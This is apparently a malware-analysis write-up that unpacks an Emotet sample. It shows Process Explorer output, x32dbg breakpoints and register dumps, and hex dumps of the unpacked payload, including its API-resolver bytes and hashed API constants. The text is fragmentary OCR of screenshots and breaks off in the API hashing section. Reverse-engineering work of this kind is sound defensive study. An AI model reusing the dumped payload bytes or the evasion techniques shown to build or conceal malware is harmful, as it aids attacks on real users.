Build Time: Sun Oct  6 11:38:52 2019
Path:
C:\Users\saskue\AppData\Local\definepublish\definepublish.e
Command line:
--cce44741
Current directory:
C:\Users\saskue\Desktop\
Autostart Location:
n/a

Parent:   <Non-existent Process>(2588)
User:     saskue-PC\saskue
Started:  9:59:34 PM  9/25/2023     Image: 32-bit
Comment:
VirusTotal:
Data Execution Prevention (DEP) Status: Disabled
Address Space Load Randomization:       Disabled
Control Flow Guard:
Enterprise Context:
Stack Protection:
```

```
Process Explorer - Sysinternals: www.sysinternals.com [saskue-PC\saskue]
File  Options  View  Process  Find  Users  Help

Process              CPU     Private Bytes  Working Set   PID  Description                       Company Name
      msdtc.exe                   2,896 K      4,796 K   2004  Microsoft Distributed Transa...   Microsoft Corporation
      taskhost.exe   < 0.01      11,324 K     11,528 K   1888  Host Process for Windows T...     Microsoft Corporation
      SearchIndexer.exe          23,232 K     15,908 K   2624  Microsoft Windows Search I...     Microsoft Corporation
      wmpnetwk.exe                8,368 K      9,156 K   2224  Windows Media Player Netw...      Microsoft Corporation
      svchost.exe                 9,764 K     11,280 K   2436  Host Process for Windows S...     Microsoft Corporation
      mscorsvw.exe                4,580 K      8,584 K   3124  .NET Runtime Optimization S...    Microsoft Corporation
      mscorsvw.exe                5,800 K      6,988 K   3148  .NET Runtime Optimization S...    Microsoft Corporation
      sppsvc.exe                  8,616 K     11,312 K   3220  Microsoft Software Protectio...   Microsoft Corporation
      taskhost.exe                3,900 K     10,816 K   1744
    lsass.exe                     6,668 K      8,360 K    524  Local Security Authority Proc...  Microsoft Corporation
    lsm.exe                       2,220 K      3,552 K    532
  winlogon.exe                    2,468 K      5,128 K    456
  explorer.exe       < 0.01      35,236 K     47,880 K   2116  Windows Explorer                  Microsoft Corporation
    vmtoolsd.exe     < 0.01       9,580 K     15,080 K   2368  VMware Tools Core Service         VMware, Inc.
    fakenet.exe                   1,288 K      3,528 K   2784
      fakenet.exe    < 0.01      27,280 K     13,708 K   2960
    procexp64.exe    < 0.01      20,260 K     32,344 K   2972  Sysinternals Process Explorer     Sysinternals - www.sysinter...
  definepublish.exe  Susp...      1,412 K      3,992 K   2864
```

```
C:\Users\saskue\AppData\Local\definepublish          Search definepublish
Organize ▾   Include in library ▾   Share with ▾   New folder

Favorites     Name             Date modified        Type          Size
Desktop       definepublish    9/25/2023 9:54 PM    Application   384 KB

10:52 PM
9/25/2023
```


Unpacking the malware:
    For unpacking of the malware we are going to use x32dbg and set breakpoint on windows api.
    Most of the api I first set breakpoint on are:
    1-VirtualAlloc
    2-VirtualAllocEx
    3-CreateprocessA/W
    4-resumethreat
    5-SetThreadcontext
    6-Writeprocessmemory

Let's get started with unpacking stage.
After setting the breakpoint on above stated api we have hit Virtualalloc first and currently the newly memory has been allocated but nothing wriiten so let's move on.




```
267.bin.exe - PID: 3968 - Module: 267.bin.exe - Thread: Main Thread 3756 - x32dbg

EIP  00408E3E  8B5424 28      mov edx,dword ptr ss:[esp+28]
     00408E42  8BF0           mov esi,eax
     00408E44  8B4424 2C      mov eax,dword ptr ss:[esp+2C]
     00408E48  52             push edx                        Arg3 = edx:EntryPoint
     00408E49  50             push eax                        Arg2
     00408E4A  56             push esi                        Arg1
     00408E4B  E8 B04A0000    call <267.bin.sub_40D900>       bin.sub_40D900
     00408E50  53             push ebx                        Arg3
     00408E51  8D4C24 5C      lea ecx,dword ptr ss:[esp+5C]
     00408E55  68 8D010000    push 18D                        Arg2 = 18D
     00408E5A  51             push ecx                        Arg1
     00408E5B  E8 9582FFFF    call 267.bin.4010F5             sub_<267.bin.4010F5>
     00408E60  83C4 18        add esp,18
     00408E63  8378 18 08     cmp dword ptr ds:[eax+18],8
     00408E67  72 05          jb 267.bin.408E6E
     00408E69  8B40 04        mov eax,dword ptr ds:[eax+4]
     00408E6C  EB 03          jmp 267.bin.408E71
     00408E6E > 83C0 04       add eax,4
     00408E71 > 8B5424 28     mov edx,dword ptr ss:[esp+28]
     00408E75  52             push edx                        Arg3 = edx:EntryPoint

edx=0008E3C8
dword ptr ss:[esp+28]=[0018F878]=F944

.text:00408E3E 267.bin.exe:$8E3E #8E3E

EAX  004C0000
EBX  00000000
ECX  A1D00000
EDX  0008E3C8
EBP  0018FF88
ESP  0018F850
ESI  00000010
EDI  76221866     <kernel32.VirtualAlloc>

EIP  00408E3E     267.bin.00408E3E

Default (stdcall)  5  Unlocked
1: [esp+4] 00000002
2: [esp+8] 00000001
3: [esp+C] 0018F9D0
4: [esp+10] 01C67700 "g3TriJBvSOh996RRrWnqaJBL/QqkgQDyS
5: [esp+14] 7750E2D2 ntdll.7750E2D2

Address   Hex                                              ASCII
004C0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004C0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004C0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004C0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004C0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004C0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004C0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0018F878  0000F944
0018F87C  01C43710
0018F880  00E500E4
0018F884  01D30000
0018F888  00000000
0018F88C  00E80000
0018F890  00000000
0018F894  00000000
0018F898  00000007
0018F89C  775E01A0  ntdll.775E01A0

Command: Commands are comma separated (like assembly instructions): mov eax, ebx    Default
Paused  Dump: 004C0000 -> 004C0000 (0x00000001 bytes)    Time Wasted Debugging: 0:05:54:38
10:57 PM 9/25/2023
```

After hitting the second time virtualalloc we will get the unpacked malware in the previous memory region allocated using virtualalloc.




```
267.bin.exe - PID: 3804 - Thread: Main Thread 3808 - x32dbg

002D058D  54              push esp
002D058E  68 69732070     push 70207369
002D0593  72 6F           jb 2D0604
002D0595  67:72 61        jb 2D05F9
002D0598  6D              insd
002D0599  2063 61         and byte ptr ds:[ebx+61],ah
002D059C  6E              outsb
002D059D  6E              outsb
002D059E  6F              outsd
002D059F  74 20           je 2D05C1
002D05A1  6265 20         bound esp,qword ptr ss:[ebp+20]
002D05A4  72 75           jb 2D0618
002D05A6  6E              outsb
002D05A7  2069 6E         and byte ptr ds:[ecx+6E],ch
002D05AA  20444F 53       and byte ptr ds:[edi+ecx*2+53],al
002D05AE  206D 6F         and byte ptr ss:[ebp+6F],ch
002D05B1  64652E:0D 0D0A2400  or eax,240A0D
002D05B9  0000            add byte ptr ds:[eax],al
002D05BB  0000            add byte ptr ds:[eax],al
002D05BD  0000            add byte ptr ds:[eax],al

esp=<&VirtualAlloc>

002D058D

EAX  002E0000
EBX  00016000
ECX  D8100000
EDX  0008E3C8
EBP  76DA1866     <kernel32.VirtualAlloc>
ESP  0018F7DC     <&VirtualAlloc>
ESI  00015400
EDI  002D060F     "PE"

EIP  002D0115

Default (stdcall)  5  Unlocked
1: [esp+4] 002D0000
2: [esp+8] 0018FF88
3: [esp+C] 002DF93F "dave"
4: [esp+10] 002D060F "PE"
5: [esp+14] 01F70000

Address   Hex                                              ASCII
002D054D  00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00  ..,.......@.....
002D055D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D056D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 D0 00  ..............Ð.
002D057D  00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21  ....º..´.Í!¸.LÍ!
002D058D  54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E  This program can
002D059D  6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F  not be run in DO
002D05AD  53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00  S mode....$.....

0018F7DC  76DA1866  kernel32.76DA1866
0018F7E0  002D0000  return to 002D0000 from 002D0005
0018F7E4  0018FF88
0018F7E8  002DF93F  "dave"
0018F7EC  002D060F  "PE"
0018F7F0  01F70000
0018F7F4  00000000
0018F7F8  76DA4917  kernel32.76DA4917
0018F7FC  76DA1222  kernel32.76DA1222
0018F800  0040F3F3  return to 267.bin.0040F3F3 from ???

Command: Commands are comma separated (like assembly instructions): mov eax, ebx    Default
Paused  Dump: 002D058D -> 002D058D (0x00000001 bytes)    Time Wasted Debugging: 0:05:56:04
11:01 PM 9/25/2023
```

The mapped payload need some fixing so we will save the dump and then open in hexeditor and cut the useless bytes and then save it all together.



```
HxD - [C:\Users\saskue\Desktop\mapped_payload.bin]
16   Windows (ANSI)   hex
mapped_payload.bin

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000470  53 55 56 8B 40 0C 57 89 4C 24 18 8B 70 0C E9 8A  SUV‹@.W‰L$.‹p.éŠ
00000480  00 00 00 8B 46 30 33 C9 8B 5E 2C 8B 36 89 44 24  ...‹F03É‹^,‹6‰D$
00000490  14 8B 42 3C 8B 6C 10 78 89 6C 24 10 85 ED 74 6D  .‹B<‹l.x‰l$.…ítm
000004A0  C1 EB 10 33 FF 85 DB 74 1F 8B 6C 24 14 8A 04 2F  Áë.3ÿ…Ût.‹l$.Š./
000004B0  C1 C9 0D 3C 61 0F BE C0 7C 03 83 C1 E0 03 C8 47  ÁÉ.<a.¾À|.ƒÁà.ÈG
000004C0  3B FB 72 E9 8B 6C 24 10 8B 44 2A 20 33 DB 8B 7C  ;ûré‹l$.‹D* 3Û‹|

Special editors
Data inspector
Binary (8 bit)  11111111
Int8    go to:  -1
UInt8   go to:  255
Int16   go to:  1023
```



HxD - [C:\Users\saskue\Desktop\mapped_payload.bin]

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000470  53 55 56 8B 40 0C 57 89 4C 24 18 8B 70 0C E9 8A  SUV‹@.W‰L$.‹p.éŠ
00000480  00 00 00 8B 46 30 33 C9 8B 5E 2C 8B 36 89 44 24  ...‹F03É‹^,‹6‰D$
00000490  14 8B 42 3C 8B 6C 10 78 89 6C 24 10 85 ED 74 6D  .‹B<‹l.x‰l$.…ítm
000004A0  C1 EB 10 33 FF 85 DB 74 1F 8B 6C 24 14 8A 04 2F  Áë.3ÿ…Ût.‹l$.Š./
000004B0  C1 C9 0D 3C 61 0F BE C0 7C 03 83 C1 E0 03 C8 47  ÁÉ.<a.¾À|.ƒÁà.ÈG
000004C0  3B FB 72 E9 8B 6C 24 10 8B 44 2A 20 33 DB 8B 7C  ;ûré‹l$.‹D* 3Û‹|
000004D0  2A 18 03 C2 89 7C 24 14 85 FF 74 31 8B 28 33 FF  *..Â‰|$.…ÿt1‹(3ÿ
000004E0  03 EA 83 C0 04 89 44 24 1C 0F BE 45 00 C1 CF 0D  .êƒÀ.‰D$..¾E.ÁÏ.
000004F0  03 F8 45 80 7D FF 00 75 F0 8D 04 0F 3B 44 24 18  .øE€}ÿ.uð...;D$.
00000500  74 20 8B 44 24 1C 43 3B 5C 24 14 72 CF 8B 56 18  t ‹D$.C;\$.rÏ‹V.
00000510  85 D2 0F 85 6B FF FF FF 33 C0 5F 5E 5D 5B 83 C4  …Ò.…kÿÿÿ3À_^][ƒÄ
00000520  10 C3 8B 74 24 10 8B 44 16 24 8D 04 58 0F B7 0C  .Ã‹t$.‹D.$..X.·.
00000530  10 8B 44 16 1C 8D 04 88 8B 04 10 03 C2 EB DB 4D  .‹D.....‹...ÂëÛM
00000540  5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8  Z..........ÿÿ..¸
00000550  00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00  .......@........
00000560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000570  00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00 0E  ...........Ð....
00000580  1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69  .º..´.Í!¸.LÍ!Thi
00000590  73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74  s program cannot
000005A0  20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D   be run in DOS m
000005B0  6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 C5  ode....$.......Å
000005C0  0A 2F F1 81 6B 41 A2 81 6B 41 A2 81 6B 41 A2 88  ./ñ.kA¢.kA¢.kA¢ˆ
000005D0  13 D2 A2 82 6B 41 A2 81 6B 40 A2 80 6B 41 A2 8C  .Ò¢‚kA¢.k@¢€kA¢Œ
000005E0  39 9E A2 80 6B 41 A2 8C 39 A1 A2 83 6B 41 A2 FC  9ž¢€kA¢Œ9¡¢ƒkA¢ü
000005F0  12 A4 A2 A5 6B 41 A2 FC 12 9F A2 80 6B 41 A2 52  .¤¢¥kA¢ü.Ÿ¢€kA¢R
00000600  69 63 68 81 6B 41 A2 00 00 00 00 00 00 00 00 50  ich.kA¢........P
```

Offset(h): 4DF   Block(h): 4DF-53E   Length(h): 60

Data inspector

Binary (8 bit)		11111111
Int8	go to:	-1
UInt8	go to:	255
Int16	go to:	1023
UInt16	go to:	1023
Int24	go to:	-1440769
UInt24	go to:	15336447
Int32	go to:	-2081815553
UInt32	go to:	2213151743
Int64	go to:	4938483691281843199
UInt64	go to:	4938483691281843199
LEB128	go to:	511
ULEB128	go to:	511
AnsiChar / char8_t		ÿ
WideChar / char16_t		Ͻ
UTF-8 code point		Invalid code unit
Single (float32)		-1.37542013627513E-36

Byte order: [● Little endian] ○ Big endian


☐ Hexadecimal basis (for integral numbers)

11:05 PM 9/25/2023

We now have the unpacked malware.

Decryption and deobfuscation :

After doing some quick analysis I found out that malware is hevaily obfuscated so for decryption/deobfuscation we are going to use x32dbg and trace important function and will rely on debugger for dynamically deobfuscating the interesting strings.




Type: PE32   Offset: 00000000   Size: 0000fac1   Count: 100   Size: 00000281

Total: 6.71174   Status: packed(83%)

Regions


Offset	Size	Entropy	Status	Name
0000d200	00000c00	4.20579	not packed	Section(1)['.rdata']
0000de00	00001000	7.16202	packed	Section(2)['.data']



```
Type   Offset    Size
PE32   00000000  0000fac1
Total    Status
6.71174  packed(83%)

Regions
Offset    Size      Entropy  Status      Name
0000d200  00000c00  4.20579  not packed  Section(1)['.rdata']
0000de00  00001000  7.16202  packed      Section(2)['.data']
```

API HASHING TECHNIQUES:

It seems the api is hashed for bypassing the dynamic analysis and from the analyst eye.




```
010DAF04 | . C785 E4F9FFFF 4DB17A( mov dword ptr ss:[ebp-61C],6B7AB14D
010DAF0E | . C785 E8F9FFFF 048368D mov dword ptr ss:[ebp-618],DC688304
010DAF18 | . C785 ECF9FFFF 49A034E mov dword ptr ss:[ebp-614],E934A049
010DAF22 | . C785 F0F9FFFF 9E7F07: mov dword ptr ss:[ebp-610],39077F9E
010DAF2C | . C785 F4F9FFFF BFF26A: mov dword ptr ss:[ebp-60C],396AF2BF
010DAF36 | . C785 F8F9FFFF 746433 mov dword ptr ss:[ebp-608],4B336474
010DAF40 | . C785 FCF9FFFF 61F831( mov dword ptr ss:[ebp-604],C531F861
010DAF4A | . C785 00FAFFFF 7CF931 mov dword ptr ss:[ebp-600],1F31F97C
010DAF54 | . C785 04FAFFFF 353ECDD mov dword ptr ss:[ebp-5FC],D7CD3E35
010DAF5E | . C785 08FAFFFF B03373E mov dword ptr ss:[ebp-5F8],E47333B0
010DAF68 | . C785 0CFAFFFF E842BE( mov dword ptr ss:[ebp-5F4],60BE42E8
010DAF72 | . C785 10FAFFFF 0CE8DA! mov dword ptr ss:[ebp-5F0],53DAE80C
010DAF7C | . C785 14FAFFFF 958092 mov dword ptr ss:[ebp-5EC],78928095
010DAF86 | . C785 18FAFFFF 482273D mov dword ptr ss:[ebp-5E8],DA732248
010DAF90 | . C785 1CFAFFFF E050F6 mov dword ptr ss:[ebp-5E4],AFF650E0
010DAF9A | . C785 20FAFFFF 0883FCC mov dword ptr ss:[ebp-5E0],CCFC8308
010DAFA4 | . C785 24FAFFFF 1AD999 mov dword ptr ss:[ebp-5DC],3E99D91A
010DAFAE | . C785 28FAFFFF 7A8E67 mov dword ptr ss:[ebp-5D8],AF678E7A
010DAFB8 | . C785 2CFAFFFF 7820CE( mov dword ptr ss:[ebp-5D4],8CE2078
010DAFC2 | . C785 30FAFFFF 1965D2 mov dword ptr ss:[ebp-5D0],A2D26519

dword ptr ss:[ebp-630]=[003AF650]=FEEEFEEE

.text:010DAED2 emotet.exe:$AED2 #A2D2 <sub_10DAEC9+9>
```

```
Hide FPU

EAX   76DA346B   <kernel32.BaseThreadInitThunk>
EBX   7EFDE000
ECX   00000000
EDX   010DCD97   <emotet.EntryPoint>
EBP   003AFC80
ESP   003AFC78
ESI   00000000
EDI   00000000

EIP   010DCD97   <emotet.EntryPoint>

Default (stdcall)   5   Unlocked
1: [esp+4] 7EFDE000
2: [esp+8] 003AFCC0
3: [esp+C] 77399852 ntdll.77399852
4: [esp+10] 7EFDE000
5: [esp+14] 77680B64
```

```
Address  Hex                                              ASCII
77370000 8B 44 24 04 CC C2 04 00 CC 90 C3 90 CC C3 90 90 .D$.IÂ..I.Ã.IÃ..
77370010 8B 4C 24 04 F6 41 04 06 74 05 E8 D1 1D 01 00 8B .L$.öA..t.èÑ....
77370020 01 00 00 00 C2 10 00 90 8D 84 24 DC 02 00 00 64 ....Â.....$Ü...d
